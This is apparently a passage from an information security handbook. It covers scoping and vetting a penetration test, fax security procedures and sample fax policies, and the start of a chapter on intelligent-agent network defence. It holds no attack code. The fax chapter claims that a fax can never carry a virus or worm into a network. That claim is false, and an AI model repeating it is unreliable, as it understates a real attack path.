Who You Should Avoid

Your institution should never enlist a convicted felon to test your security system.

What You Should Tell the Tester

- You should provide your institution's legal company name and address as well as the name of a contact person who they can always contact (day or night).
- You should also provide the limits and scope of the testing without denying the tester the opportunity to use his creativity. However, you must ensure that you instruct the tester that the testing should not damage anything and to document any problems caused or found.
- You should detail what systems or networks are off-limits and during what hours the testing will take place. Some experts suggest that you handle this like a firewall — list what you will allow and prohibit everything else. Be prepared to pay extra for testing at strange hours. Ensure that you have qualified employees on site during those strange hours to reboot downed systems.
- You should also indicate if you own the transaction Web site or use an ISP.
- Specify whether you will allow social engineering attacks (deception, trickery, or coercion are at the heart of social engineering techniques). Many testers believe that social engineering attacks may do more harm than good because they affect employee morale. Therefore, you may wish to limit publication of the successful social engineering attacks or redact the names of employees the tester fooled into providing information.
- Specify whether you will allow DoS attacks. If you allow these attacks, schedule them for a non-operations time and have someone babysitting the network while the attack happens. However, never allow distributed denial-of-service attacks, as they involve other companies; they always bring systems down and harm your Internet service provider and all routers in between.
- Specify whether the tester will cover his tracks or leave evidence on the system, such as text messages. The tester should never leave a backdoor program in your system. You may decide that a report of areas where the tester could have entered is sufficient.
- Specify exactly what the purpose of the test is:
  - — Is it to get into your system, provide proof of successful entrance, and stop?
  - — Will the tester place something on your system, such as a file or message, as proof that he gained entrance to the system?

  - — Will you authorize the tester to gain system administrator privileges that allow him unlimited access to accounts?
  - — Should the tester gain access to files or e-mail?
  - — The tester should collect data indirectly by doing research on the Internet. This is mandatory for a penetration test. The Internet presence measures the footprints your employees leave on the Internet.
- Ask the tester to provide a list of things he or she will do to facilitate the test.
- Will the social engineering attacks be limited strictly to remote attacks, such as phone calls to employees, or will the hacker also conduct them in person? (In-person attacks include reviewing information in trash receptacles, posing as maintenance personnel, service bureau personnel, or employees of the institution, following employees into secured areas (tailgating), etc.) Many experts believe that on-site penetration testing is really auditing. Some companies have their employees perform the on-site social engineering tests in conjunction with the outside tester. Social engineering can also include e-mailing employees or inviting them to visit a certain Web site.
- Require that the tester indicates in his report how he got the data and if he believes your site is secured against the top-20 tools currently available in the wild. Require that he give some examples of how he located these tools and which ones they are. It is not sufficient that your site is currently safe from the exploits these tools attempt. The tester should measure your network's response to each tool's unique signature or method. For example, some tools are poorly written and may accidentally bring down a network, even though that was not the intent of the tool. In this way, you determine if the tester just uses a commercial scanning tool, or if he really tries to hack into your system. Many experts believe that no one tool is more than 10 percent effective in penetration testing.

What You Should Not Tell the Tester

You should not provide technical information that a hacker would not know in advance, such as information regarding:

- Firewalls
- Routers
- Filters
- Concentrators
- Configuration rules

What You Should Do before You Finalize the Contract

- You should determine the vendor's policy on hiring:
  - — Obtain proof of liability insurance
  - — How long has the testing company been in business?
  - — How long has the testing team been together?
  - — Ask for a description of the vendor's testing procedures. Avoid vendors who will not explain their entire testing procedure.
- Ask the vendor how you will reach them during the testing process. Avoid vendors you cannot reach at any time during the test.
- Ask the vendors about the dangers of denial-of-service attacks. Avoid vendors who encourage denial-of-service attacks without telling you how dangerous they are.
- Ask for and insist on merit examples of past work.
- Ask the vendor for redacted examples of his final product. Avoid a vendor who will not supply specific examples of his final product.
- Demand that the vendor sign a nondisclosure agreement. Avoid vendors who refuse to do so.
- Avoid vendors who offer refunds on security tests in cases of "secure networks." Professional security testers operate as a service and will not offer refunds in most every case.
- Have your contract reviewed by your attorney before signing.

- Require copies of files and data that the tester is able to access during the attacks. Specify whether these outputs will be paper or digital. Ask for traffic dumps, logs, and raw data. The tester should also provide the IP address from which the test is coming.

What You Should Tell Your Staff

Try to limit the number of employees who know about the test to the technicians responsible for the networks and computer systems. Assign one employee as the Internal Trusted Agent (ITA). The tester and ITA will communicate with each other if needed during the test. Your employees should know that automated intrusion detection systems block out the tester's IP after a few seconds of scanning. They should not assume that all activity is part of the test. You could actually be under attack from a hacker. Ensure that the technicians know a scan is coming and from where.

What the Tester Should Provide at the Conclusion of the Test

The tester should provide both a brief executive summary (one or two pages) indicating test results, and a detailed listing of all findings and results and what methodology of attacks he used. He should indicate what weaknesses he found and include recommendations for improvement. He should write his report so that nontechnical people understand it. At a minimum, the report should include the following items:

- What could be tested
- What was tested
- When and from where the test happened
- The performance effects on the test, and vice versa
- A detailed executive summary in nontechnical terms that includes the good and bad
- The tools used for findings
- Information security findings
- Holes, bugs, and misconfigurations in technical detail with suggestions on fixing them
- Network map
- Any weaknesses discovered
- Passwords and logins discovered
- Specific firewall/router behavior findings against a list of attacks (not tools)

Your next move depends on his findings. If he finds many problems, you should begin by fixing the problems. You should also:

- Review all security policies and procedures.
- Ensure staff is trained in security.
- Determine if you need to conduct a full security assessment.
- Review corporate and disaster recovery planning.

Notes

1. *The Open Source Security Testing Methodology Manual*, by Peter Herzog, http:/www.isecom.com.

Acknowledgments

Many industry experts contributed to this chapter. Thanks to Chris Hare of Nortel Networks and Mike Hines of Purdue University. I am very grateful to those who made significant contributions. Hal Tipton of HFT Associates in Villa Park, California, and author of numerous IT security books; Clement Dupuis of CGI in Canada and moderator of the CISSP Open Study Guide Web Site; and Pete Herzog, moderator of the Open Source Security Testing Methodology Forum.

The contents of this document are my own and do not represent those of any government agency.

The Telecommunications, Network, and Internet Security domain encompasses the structures, transmission methods, transport formats, and security measures used to provide integrity, availability, authentication, and confidentiality for transmissions over private and public communications networks and media.

Information technology has become ubiquitous due, in large part, to the extent of network connectivity. Telecommunication methodologies allow for the timely transport of information — from corner to corner, across the country, and around the globe. It is no surprise that this domain is one of the largest, because it encompasses the security of communications technologies, as well as the ever-expanding realms of the intranet, Internet and extranet.

Firewalls, which continue to play an important role in protecting an organization's perimeter, are explored in this domain. Firewalls are basically barriers between two networks that screen traffic, both inbound and outbound, and through a set of rules, allow or deny transmission connections. In this domain, we compare the multiple aspects of the filtering devices.

While perimeter firewalls provide some level of protection, an organization's information, e.g., electronic mail, must still flow into and outside of the organization. Unfortunately, keeping these communication channels open allows for potential compromise. This domain covers the potential vulnerabilities of the free flow of information, and the protection mechanisms and services available. The computer viruses of the late 1980s appear tame compared with the rogue code that is rampant today. The networked globe allows for speedy replication. Malicious programs that take advantage of the weaknesses (or functionality) of vendor systems, traverse the Internet at a dizzying speed. While companies are implementing defensive postures as fast as they can, in many instances, internal organizations lack the capacity or the tools to fortify their own infrastructures. In some cases, such as is documented in this domain, niche messaging vendors offer services to augment internal security, addressing threats such as e-mail spamming and malicious viruses. They also offer a 24 hour by 7 day monitoring capability and, in many instances, a pre-emptive notification capability, that many organizations cannot accommodate with internal resources.

One of the most successful means of protecting data in transit is the use of encapsulation and encryption employed in virtual private networking. In this domain, we explore the concepts and principles of virtual private networks (VPNs), which allow for the transfer of private information across the public networks while maintaining the security of the data. With benefits that include the ability to do secure business with partners, offer new channels for goods and service delivery, and reach new markets at reduced costs, VPNs hold great promise. In this domain, we look at ways to evaluate, deploy and leverage VPN technologies, as well as divulge the potential vulnerabilities inherent in those technologies.

Computer and communication technologies are rapidly evolving, devices are growing smaller and more functional at the same time, allowing the consumer more mobility, flexibility and agility. Nowhere is this more true than in the wireless space. Moreover, wireless networks are more cost-effective, since installing and configuring cable and connected devices are not required. The desire to have access to information without the need to tether someone to a wired device is becoming a corporate mandate. And yet, the wireless world has its own set of vulnerabilities. In this domain, we address securing the wireless environment, at the physical layer, on the local area network and over the Internet.

Domain 2
Telecommunications and Network Security

Chapter 21

Facsimile Security

Ben Rothke

Contents

Group 3 Fax Protocols
Secure Faxing
Fax Advantages and Security Issues
Secure Fax Designation
    Creating a Secure Fax Infrastructure
    Cover Sheets
    Receiving Misdirected Faxes
    Number Confirmation
    Secure Fax Locations
    Confirmation Page
    Secure Fax Hardware
Conclusion
Exhibit A: Secure Fax Hardware and Software
Exhibit B: Policy

Most companies do not lack for information security products. Their data centers are likely full of firewalls, virtual private networks, security appliances, and much more. Yet there is a device, hundreds of them perhaps, in many organizations, that lacks any sort of security. This is the lowly fax machine.

The fax machine poses serious potential security issues and risks to every company that uses it. The good news is that most of these risks can easily be mitigated. The issue is that most companies are oblivious to these threats and do not take the appropriate countermeasures.

Group 3 Fax Protocols

An introduction to basic fax operations is in order. The reason faxing is so seamless is that all modern fax machines operate using the same protocol, namely the Group 3 Facsimile Protocol (G3). The G3 was first published in 1980 by the ITU (International Telecommunications Union: http://www.itu.int).

The G3 standard for facsimile communications over analog telephone lines was originally approved by the Consultative Committee for International Telegraphy and Telephony (CCITT) in its T.4 and T.30 recommendations in 1980. This standard is supported by nearly every fax machine in use today and continues to be updated.

G3 is specified in two standards:

- T.4—image-transfer protocol
- T.30—session-management procedures that support the establishment of a fax transmission

T.30 allows the two endpoints to agree on such things as transmission speed and page size. Because G3 is specified for switched analog networks, and it is an all-digital procedure, it must use modems or a fax relay. They are also specified in ITU standards:

- V.21 (300 bps) for the T.30 procedures and for image transfer
- V.27ter (2400/4800 bps)
- V.29 (7.2k, 9.6k)
- V.17 (7.2k, 9.6k, 12k, 14.4k)
- Real-time Internet Protocol fax transport is specified in T.38 and replaces modems


There is a G4 standard, but this is for digital telephone networks and was approved in 1984 and updated in 1988. This standard has found greater acceptance in Europe and Japan than in the United States and is predominately used for fixed point-to-point high-volume communications.

The T.30 specification divides a call into five phases:

- Phase A—call setup
- Phase B—premessage procedures
- Phase C—image transfer
- Phase D—postmessage procedures including multipage and end of procedure signals
- Phase E—call release

These five phases are detailed in the following figure:*

* http://www.commetrex.com/whitepapers/FaxTech.html.



Secure Faxing

One of the important works on fax security was *Guidelines on Facsimile Transmission Security,* issued by the Information and Privacy Commissioner of Ontario, Canada, back in 1989. This document was one of the first to bring to light the need to deal with fax security. The document was updated in 2003,* and it sets out guidelines for government organizations to consider when developing systems and procedures to maintain the confidentiality and integrity of information transmitted by fax. Although the paper was written for government organizations, most of the issues and guidelines are relevant for nongovernment organizations also.

According to Ontario, Canada-based Natural Data, Inc., there are over 100 million fax machines in use worldwide today. Almost all of these fax machines are unable to connect to the Internet and as a result can send and receive faxes using only the unsecured public fax line services.

Fax Advantages and Security Issues

The fax machine, like all technologies, has security risks. The most notable fax issues are that the faxed document will sometimes not reach its intended destination. This is due to both human error (wrong number dialed) and technical issues (poor communication lines, incompatible equipment, and more).

Although there are fax security issues, one of the main benefits of a fax is that unlike an e-mail attachment, a fax document is an image file and, therefore, is inherently not an editable file. That means that no one can alter the original itself to embed another program within it, meaning a fax can never cause a computer virus or worm to invade one's network.

Secure Fax Designation

It is important to note that in a perfect world, every fax machine will be deployed with the highest levels of security. In the real world, such an approach is not practical.

* http://www.ipc.on.ca/index.asp?navid=46&fid1=413.

Creating a Secure Fax Infrastructure

Computer security is simply attention to detail and good design, and effective information security is built on risk management, good business practices, and project management. Creating a secure fax infrastructure is no different.

The initial step in this infrastructure is to establish policies around the use of fax machines. The ultimate level of fax security is built on this foundation of effective policies and procedures that govern their use. At the end of this chapter is a set of core policies around fax security that can be used.

Although the basic use of a fax machine is often intuitive, the secure use of a fax machine is often not so intuitive. By creating a set of standard operating procedures (SOPs) around the use of secure faxes, you can mitigate most of the threats involved.

Some of the basic procedures around fax security include ensuring that the number of pages received for the fax is the same as that being sent, reassembling the received document, distributing it appropriately, confirming receipt, and more.

Cover Sheets

As part of the SOPs, all faxes sent should have a standardized cover sheet containing the name, title, and company name of both the sender and the recipient and the total number of pages faxed.

Some organizations request that the recipient confirm successful receipt of the fax, but such a request should be used with caution, as such a request can be onerous to the receiving party.

Many companies include disclaimers on their fax cover sheets stating that the information in the fax is confidential and that the information should not be distributed, copied, or disclosed to any unauthorized persons without prior approval of the sender.

Receiving Misdirected Faxes

Just as your users will eventually and invariably send a fax to the wrong number, you will also invariably be on the receiving end of an errant fax. Your SOPs should deal with such scenarios and detail to employees what they should do when an errant fax is received.

The first thing to do is to notify the sender that a fax was received in error. It is assumed that the sender followed guidelines and used a cover sheet.

Your users should be instructed that incorrectly sent faxes should never be forwarded to the recipient. They should either be returned to the sender or shredded.

Number Confirmation

Many organizations have master lists of fax numbers. The challenge with such master lists is that fax numbers are often changed. If such lists are used, they should be audited regularly to ensure that the numbers are indeed current and accurate.

Secure Fax Locations

A key point to realize about security is that nearly every operating system, from UNIX to Linux, NetWare, Windows, and more, places the foundation of its security architecture at the physical server level. Unfortunately, physical security is often an afterthought when deciding where to place a fax machine. Such consequences can leave fax machines open to a security breach.

To create a secure fax infrastructure, fax machines must be isolated in a secure area. This area must be restricted to only authorized employees. These secure fax machines should be placed in locations that are not accessible to the general populace. Given that faxes can come in at any time, 24/7/365, this level of segregation ensures that confidential information sent during off-hours is not compromised.

Confirmation Page

Even with the advent of e-mail, one significant advantage the fax has over other forms of data exchange is that the sender immediately knows if the transmission was successful. When it comes to e-mail, it can often take hours or days for the information to actually appear on the recipient's desktop.

With that, all fax machines have the capability to print a fax confirmation sheet after each fax sent. This sheet confirms if the fax has been successfully transmitted, the destination fax number, and the number of pages transmitted. The sender of each fax should confirm the success of a transmission by checking this log after each secure fax message is sent.

Similarly, recipients should be trained to match the number of pages received against the transmitted fax cover sheet. In the event that pages are missing, the recipient should contact the sender and request a retransmission.

Secure Fax Hardware

To use fax encryption technology, both senders and recipients must have the same type of fax encrypting hardware. Most secure fax machines are identical in appearance to a typical fax machine, built on a standard commercial-based platform of product sold for general use. For secure fax machines, most of the functionality is transparent to the end user.

There are various standards for secure fax machines, including:

- MIL-STD-188-161D
- NATO STANAG 5000
- NSA NSTISSAM 1-92 TEMPEST Level 1
- NATO AMSG720B

TEMPEST models are internally shielded to prevent electromagnetic emissions from escaping, preventing interception of transmitted data signals. This is needed as anyone with the proper equipment can monitor, intercept, and reconstruct those signals, possibly while parked outside a corporate headquarters or military base. The downside is that TEMPEST capabilities can increase the price of a standard fax machine to well over $2000.

When communicating in a secure mode, a fax uses an RS-232C connection to cryptographic equipment, such as an STE (secure terminal equipment), a device that looks much like a telephone and utilizes digital signaling.

Conclusion

Creating a secure fax infrastructure does not take a lot. The function of this chapter was to raise the issue and be a starting point for companies in creating their secure fax plan.

Exhibit A: Secure Fax Hardware and Software

The following is a starters list of secure fax vendors. A Google search on secure fax will provide a much more definitive list of the various vendors.

Ricoh SecureFax
www.ricoh-usa.com/products/category_main.asp?pCategoryId=17&pCatName=SecureFax
Cryptek Secure Fax
http://www.cryptek.com/fax/default.asp
Gateway Fax Systems
http://www.gwfs.com/JITCCertification/JITCcert.html
Venali
http://www.venali.com/solutions/index.php
Business Security AB SecuriFax
www.bsecurity.se
TCC CSD 3700
http://www.tccsecure.com/products/voice-fax-data-encryption/CSD3700-summary.html

Exhibit B: Policy

Policy is critical to the effective deployment of a secure fax infrastructure. A comprehensive security policy is required to map abstract security concepts to the real world implementation of security products. It is the policy that defines the aims and goals of the business. It comes down to the fact that if you have no policies, you have no information security.

After policy comes the need for SOPs. Organizations that take the time and effort to create formal information security SOPs demonstrate their commitment to security. By creating SOPs, they drastically lower their costs (greater return on investment [ROI]) and drastically increase their level of security.

The following policies are from *Information Security Policies Made Easy*, version 10,* which is the definitive information security policy resource.

* https://www.informationshield.com/ispmemain.htm—Used with permission from Information Shield, Inc.

Title	*Policy*	*Commentary*
Machine repair staff confidentiality agreements	Prior to beginning their work, all external office equipment repair staff must have signed a Company X confidentiality agreement.	This policy prevents industrial or military espionage. Recent models of ordinary office equipment such as copiers and fax machines now have up to 5 MB of recent information stored in them. If repairpersons were to swap the chip that contains this information, they could walk away with significant intellectual property without detection. If there is a paper jam, some sensitive information may have been printed on that paper but it may not have been removed from the machine. The policy is written with a broad scope, and general-purpose computers, including handhelds, would be included within its purview. Some organizations refer to confidentiality agreements as nondisclosure agreements.
Maintaining classification labels	Workers in possession of any information containing a Company X data classification sensitivity label must maintain, propagate, and if need be, reestablish this same label whenever the information changes form, format, or handling technology.	This policy tells users that they must be diligent when they change the form, format, or technology used to handle sensitive information. For example, assume that information labeled as "confidential" was sent by fax to a remote location. The recipient could then extract certain details from the fax and include these details in an e-mail message. This policy would require that the "confidential" label be included in the e-mail message. Because users are in control of many of the changes in form, format, and handling technology that occur, they must be the ones to ensure that a label continues to be attached to sensitive information. This policy could be expanded to include labels and restrictions provided by third parties, such as copyright notices. The words "any information containing a Company X data classification sensitivity label" may be too stringent for some organizations; they may prefer to use the words "any information with a secret classification label" (and thus save some money).

(continued)

Title	*Policy*	*Commentary*
Equipment in secret information areas	Printers, copiers, and fax machines must not be located in the physically isolated zones within Company X offices that contain secret information.	This policy prevents people from making paper copies, from printing computer-resident information, and from otherwise removing hard-copy versions of secret information. If the devices to perform this process are not provided within a secured area no one will be able to make unauthorized copies of the information contained therein. All other avenues through which secret information could flow must also be blocked. For example, an isolated local area network could be used to prevent users from sending the secret information out over the Internet as part of an e-mail message. The very high security approach reflected in this policy works best if the movement of paper-resident secret information is strictly controlled, perhaps with sensors that detect that it has been removed from an isolated area. This policy also creates a paperless office that, when deployed in high security areas, has the potential to be more secure than any paper-based office could ever be. Diskless workstations could be employed in such an environment to increase the level of security.
Fax logs	Logs reflecting the involved phone numbers and the number of pages for all inbound and outbound fax transmissions must be retained for one year.	This policy provides a legal record of the faxes that were sent and received. This is important in business environments where contracts, purchase orders, invoices, and other legally binding promises are handled by fax. The maintenance and retention of a fax log can help resolve day-to-day operational problems. Such fax logs may additionally be useful for the preparation of expense reports and internal charge-back system reports. Many new personal computer software packages that support faxing come with their own logs, which, according to this policy, should be turned on. Fax servers also support extensive logging. Modern versions of more expensive fax machines also keep their own logs. This policy can be carried out automatically by the involved equipment as well as manually by the involved operators.

Faxing sensitive information—notification	If secret information is to be sent by fax, the recipient must have been notified of the time when it will be transmitted and also have agreed that an authorized person will be present at the destination machine when the material is sent. An exception to this policy is permitted when the destination fax machine is physically or logically restricted such that persons who are not authorized to see the material being faxed may not enter the immediate area or otherwise gain access to faxes received.	One scenario for inadvertent disclosure involves sensitive materials that have been sent by fax but not yet picked up by the intended recipient. This policy ensures that no unauthorized person examines sensitive faxed materials sitting in a fax machine. If the recipient knows a fax is coming, he or she will also be concerned if it does not arrive when expected. The policy presumes the existence of another policy that defines the term "secret." This term may be readily replaced with the comparable label used within the organization in question. Note that the policy recognizes the reality of modern fax servers that can restrict access to faxes received using recipient passwords.
Faxing sensitive information—human presence	Sensitive materials must not be faxed unless the sender has immediately beforehand confirmed that an authorized staff member is on hand to handle the materials at the receiving machine properly. When the transmission is complete, the staff member at the receiving end must confirm to the sender that a certain number of pages were received. An exception is allowed if the receiving machine is in a locked room accessible only to authorized personnel or if a password-protected fax mailbox is used to restrict unauthorized release of faxed materials.	One common scenario for inadvertent disclosure of faxed materials involves faxes that have been sent but not yet picked up by the intended recipient. This policy requires an authorized staff member to be present throughout the entire faxing process and to confirm that the faxing process was completed successfully. In addition to the exception noted in the third sentence of the policy, another exception may be permitted in those situations in which two fax machines support encryption. A higher security approach would be to prohibit the faxing of any sensitive information unless both the sending and the receiving machines employ encryption. Only with encryption can the sender and recipient be reasonably assured that a fax was not intercepted in transit. This policy assumes that the word "sensitive" has been defined elsewhere.

(continued)

Title	*Policy*	*Commentary*
Faxing sensitive information—intermediaries	Sensitive Company X information must not be faxed through untrusted intermediaries including, but not limited to, hotel staff, airport office services staff, and rented mailbox store staff.	Workers may be traveling for business, pressed for time, and not thinking about the people who may be exposed to sensitive information. The policy could be expanded to include preferred methods for sending the information, for example, by bonded courier. The use of encryption is irrelevant here because the issue is whether intermediaries can examine the information in hard-copy form. The policy requires senders to do the faxing personally to help assure that unauthorized parties are not exposed to the information in question. The word "sensitive" should have been defined in another policy.
Faxing sensitive information—cover sheet	When sensitive information must be faxed, a cover sheet must be sent and acknowledged by the recipient, after which the sensitive information may be sent through a second call.	This policy ensures that sensitive information is being faxed to the correct fax machine and that the sender is using the correct phone number. The policy prevents unauthorized call forwarding from interfering with the intended fax communication path. With so many fax machines in use these days, the chance that a wrong number would make connection with another fax machine is quite high. This policy prevents that type of error from causing unauthorized disclosure of the material on the involved fax. Another intention of this policy is to ensure that an authorized party is on hand and actually watching the destination fax machine. This prevents unauthorized parties from viewing the sensitive faxed material. Confirming that an authorized recipient is on hand is also desirable in case the second call is unsuccessful. Thus the recipient would call the sender and ask for a retransmission if some of the pages were missing, if there was a paper jam, etc. This policy could be augmented with another sentence requiring the recipient to confirm receipt of the second transmission. The policy does not specify how the destination party acknowledges receipt. This would most often occur on a separate voice line or by other means such as a pager or instant messaging.

Faxing sensitive information—unencrypted	Sensitive information may be faxed over unencrypted lines only when time is of the essence, no alternative or higher-security transmission methods are available, and voice contact with the receiving party is established immediately prior to transmission.	This policy notifies staff that sensitive information should not be faxed over unencrypted lines on a regular basis. If there is a need for regular transmission of sensitive information, then workers should request encrypting fax machines. Some international export restrictions may apply to encryption technology so check with legal counsel if establishing encrypting fax machines for international transmissions. The policy shown here may also include words requiring confirmation of receipt of a fax that includes sensitive information. Transmission to an attended stand-alone fax machine may be preferable to transmission to a fax server, if that server does not have adequate access controls and if it may be readily accessed by a number of people. This distinction may be stated explicitly in the policy. The word "sensitive" should have been defined in another policy.
Faxing sensitive information—physical security	Secret or confidential information must not be sent to an unattended fax machine unless the destination machine is in a locked room for which the keys are possessed only by people authorized to receive the information.	This policy ensures that no unauthorized person examines sensitive faxed materials. By physically restricting access, unauthorized persons are prevented from seeing secret or confidential faxes. This policy says nothing about notification of the recipient. The policy can be implemented by placing a special fax machine in a locked closet. Some organizations may wish to eliminate the reference to physical keys because there are other technologies that might be used, such as magnetic card access control systems. The policy presumes the existence of another policy that defines the terms "secret" and "confidential."

(continued)

Title	*Policy*	*Commentary*
Faxing secret information—encryption	Secret information must not be sent by fax unless the transmission is encrypted using methods approved by the Company X Information Security Department.	Encryption prevents sensitive information from being revealed to wiretappers and others who may have access to it as it travels by common carriers. At the destination, the information can be decrypted, or recovered by reversing the encryption process. Even though the transmission is encrypted, the information coming out of a destination fax machine will be readable to any person who happens to be present when the fax is received. To prevent this, other controls such as a password to print a fax will be required. This policy thwarts fax transmission wiretapping. It is relatively easy to place a wiretap, record an unencrypted fax transmission, and later play it back into another fax machine to generate readable hardcopy. If this were done, neither the sender nor the recipient would ordinarily be aware that a wiretap has taken place. This comment is equally true of the new faxing services that use the Internet rather than dial-up lines. They too can be tapped unless the transmission is encrypted. The policy presumes the existence of a policy that defines the term "secret."
Faxing confidential information—speed dial	When confidential information is sent by fax, the operator must not use preset destination telephone numbers, but must instead manually enter the destination number.	This policy prevents the misdirection of faxes because of a mistaken entry of a speed-dial number. These types of errors can result in embarrassing situations in which, for example, one important customer sees that another important customer has a different price for the same product they bought yesterday. A high-visibility case involved the misdirection of a confidential merger contract to a business newspaper.

		If fax operators manually key in the phone number, they may make an error, but the error is likely to be a single digit. This will often cause the fax not to go through because a voice line or a modem line will be reached instead of another fax line. There is, however, no such automatic safety net when preset fax numbers are employed. This policy also helps to prevent the scenario in which some unauthorized person with access to the sending machine changes a previously selected speed-dial fax number, such that a sensitive fax is misdirected to an unauthorized recipient.
Faxing secret information—passwords	Secret information must not be sent by fax unless the receiving machine, prior to the initiation of a transmission, successfully receives a correct password from an authorized person at the receiving end of the transmission.	This policy helps to ensure that the correct fax machine has been reached. Only when a correct password is entered is this connection confirmed. There have been many reported cases in which sensitive faxes were sent to the wrong machine, and this policy helps to prevent additional problems of this nature. Two compatible machines, each supporting passwords, are likely to be required for this policy to work. This will reduce the number of machines to which secret faxes can be sent. This may also require that certain fax machines throughout an organization, machines that were manufactured by various vendors, be replaced with fax machines from a single vendor. Other passwords for printing faxes also may be required. The policy presumes the existence of a policy that defines the term "secret." The restriction of the scope of this policy to secret information means that normal (less sensitive) faxes need not bother with this process.

(continued)

Title	*Policy*	*Commentary*
Fax cover sheet notice	All outgoing Company X faxes must include a cover sheet that includes wording approved by the legal department.	This policy is intended to be responsive to the significant number of faxes that are mistakenly sent to the wrong number. Not only can this involve entering the wrong telephone number on the fax machine, it may also involve telephone system malfunctions, internal mail systems that incorrectly deliver faxes to the wrong person, or monitoring of transmissions by telephone company technicians. A standard cover sheet will ensure that certain legal words precede all outbound faxes. Typically such a cover sheet includes a notice that the transmission is for use only by the intended individual or entity. This notice may also state that if the reader of the fax is not the intended recipient, then the reader must not use, disseminate, distribute, or copy the information. The notice may request that the sender be notified if the fax has been sent someplace other than the intended destination. The notice can be supplemented with words requesting the destruction of a misdirected fax and that no action be taken relying on the information contained in the fax itself. The policy discussed gives the greatest flexibility in that the words on the cover can be changed without the need to change the policy itself. Changes in the words on the cover will be necessary as the legal and business status of faxes evolves over time.

Network Security Utilizing an Adaptable Protocol Framework

Introduction
Background: Prior Research and Significance
Intelligent Agents: Methodology
Architecture
Intelligent Agents • Centralized Manager • Console • Communications Protocol
Results
Future Considerations
Conclusion
Acknowledgments
References

Robby Fussell

Network security is a research topic that is being continually explored. Various network-centric mechanisms are being developed to mitigate vulnerabilities. Firewalls, IDS and IPS, and anti-virus software are just a few. These solutions provide significant security measures for their specific area; however, as networks continue to grow and become more complex, the network becomes vulnerable in different areas void of these security measures. Typically, the processes deployed to monitor these network changes are lacking and many companies do not employ enough security personnel to monitor all of the security devices within the network. Therefore, to provide a more effective security solution, an adaptive conceptual framework needs to be devised that will automate the security measures within a constantly changing network environment. This adaptive framework will utilize intelligent agents.

Introduction

With the development and deployment of various information assurance (IA) tools like firewalls, IDS/IPS, and anti-virus systems, computer networks still have the problem of being attacked and vulnerable to methods defended by the aforementioned IA tools. The significant problem is the lack of communication of these tools with other devices within the network.

Networks have become extremely complex and yet the defenses employed do not protect the entire network. Some areas of the network might have firewalls in place while other areas of the network do not have any preventive measures. The issue is that there are too many components in numerous locations running various operating systems that contribute to the problem [1]. For example, any corporation that

deploys a network infrastructure must have a security person or team that is responsible for mitigating network and system vulnerabilities. Typically, these security teams are understaffed and uninformed in regards to the network structure.

Corporate networks continually expand through the addition of new components or the reduction of legacy components. The process of notifying the security team of the modified network structure is lacking and deficient, at best. A solution is needed that will remove the human responsibility component from this security infrastructure. However, human interaction will always be needed for various security related issues, but not at the expense of a change notification process.

Firewalls are utilized to prevent and allow traffic flow based on a predetermined policy. Firewalls need to work in conjunction with IDS/IPS systems to modify its rule set based on perceived intrusions. Much research and development has made this approach realizable; however, because the network changes with the addition of new links and new components, this firewall solution might not be implemented at the modified network area. Therefore, a solution is needed that automatically produces a change notification when the network and protective measures are deployed. This chapter examines the implementation of intelligent agents as a solution.

Background: Prior Research and Significance

The research of network-centric mechanisms [1,2] demonstrates the significance for the deployment of security measures. These network-centric mechanisms include firewalls, IDS/IPS, and anti-virus mechanisms, among others. Each of these mechanisms is tailored for a specific area of network security and defense. However, the issues that arise are the complexity of such a diverse and widespread number of mechanisms deployed through out the network along with the lack of communication among the various mechanisms.

Representation, management, and maintenance have also been a problem with the implementation of various network-centric security mechanisms [3]. Other research has shown that the vast amount of critical information that must be processed is typically overwhelming for the system operators due to their stress and high workload [1]. Therefore, an automated and intelligent solution needs to be researched for possible deployment.

The shortcomings of the prior research involve the lack of automation between various security mechanisms deployed throughout the network. The objective of this research is to construct an adaptive communications network using intelligent agents to provide continuous security modifications.

Intelligent Agents: Methodology

An overlapping network of intelligent agents is needed that communicates various security concerns and provides the ability for the device to self-protect itself from the communicated vulnerability (see Exhibit 127.1). In addition, this overlapping infrastructure of intelligent agents will provide proof of concept of a self-aware network. The ability for the network to be self-aware indicates that the network will generate an alert for any newly added IP-based devices to the network, including updates to the devices in which the agents are paired. In addition, agents that are aware of surrounding agents and their security policy provide the ability for the intelligent agents to identify any vulnerability that occurs within their neighborhood.

This network will contain a standard protocol for all the agents in the network. The agents will need to be able to recognize the function of the network-centric security mechanism and translate that security modification into the dedicated protocol to be transmitted to the other agents. After the agents receive the security modifications, they will need to be able to determine if the modification is applicable to their system and, if so, make the necessary modification.

The framework is based on the concept of adaptation [4]. As stated by Badrinath et al. [4], "Application adaptivity implies that applications must be structured to receive notifications about any

